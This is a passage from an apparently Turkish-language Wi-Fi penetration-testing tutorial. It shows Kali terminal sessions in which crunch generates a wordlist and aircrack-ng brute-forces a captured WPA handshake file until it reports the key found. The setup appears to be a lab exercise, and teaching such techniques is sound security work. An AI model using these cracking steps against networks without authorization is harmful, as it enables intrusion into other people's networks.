
```
root@kali:~# crunch 8 9 xy123 -o testwordlist
Crunch will now generate the following amount of data: 23046875 bytes
21 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2343750
```

**aircrack-ng handshake-file-01.cap -w testwordlist** komutunu çalıştırarak denemeye başlıyoruz



```
                          Aircrack-ng 1.6

[00:00:00] 376/2343750 keys tested (1214.87 k/s)

Time left: 32 minutes, 8 seconds                           0.02%

                   Current passphrase: xxxx1322


Master Key     : 26 2E F5 4B C4 8F 1C 3E 41 E6 D4 B1 9F 59 A6 1F
                 36 7A CD C4 43 1C 98 5C 2A C9 79 39 F5 1E D8 87

Transient Key  : B2 76 E5 F2 0F 52 D5 BF 50 53 6D 7E C6 A6 C2 7A
                 73 E3 6B 71 91 F5 12 44 15 22 D0 92 A9 15 0F 35
                 82 98 21 59 D2 AC 04 05 43 50 97 A5 45 BF 2F 95
                 B9 5F 6D 68 EC 96 08 6D 24 4E DE 0C 51 61 E4 E7

EAPOL HMAC     : 27 34 1F AD 00 A6 9C 7C 60 83 68 07 98 0B DD 12
```

Ve şifremizi çok kısa bir süre içerisinde bulduk.



```
                          Aircrack-ng 1.6

      [00:00:01] 824/2343750 keys tested (1111.56 k/s)

      Time left: 35 minutes, 7 seconds                           0.04%

                          KEY FOUND! [ xxxyy123 ]


      Master Key     : 3A 99 D2 C9 8A 40 11 CC DF B5 B2 51 06 72 B0 D1
                       ED 59 CB 42 8C 54 98 48 3D 3E 90 BD FC 2C 48 CC

      Transient Key  : 29 01 38 8F 59 3E B4 8C E1 77 05 0A C5 E1 C0 D3
                       5C F1 61 D4 C8 E2 AE 2B 7B A3 A2 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 53 C8 7F 75 08 A7 FF FA 79 EB 62 D2 45 AF 88 F7

root@kali:~#
```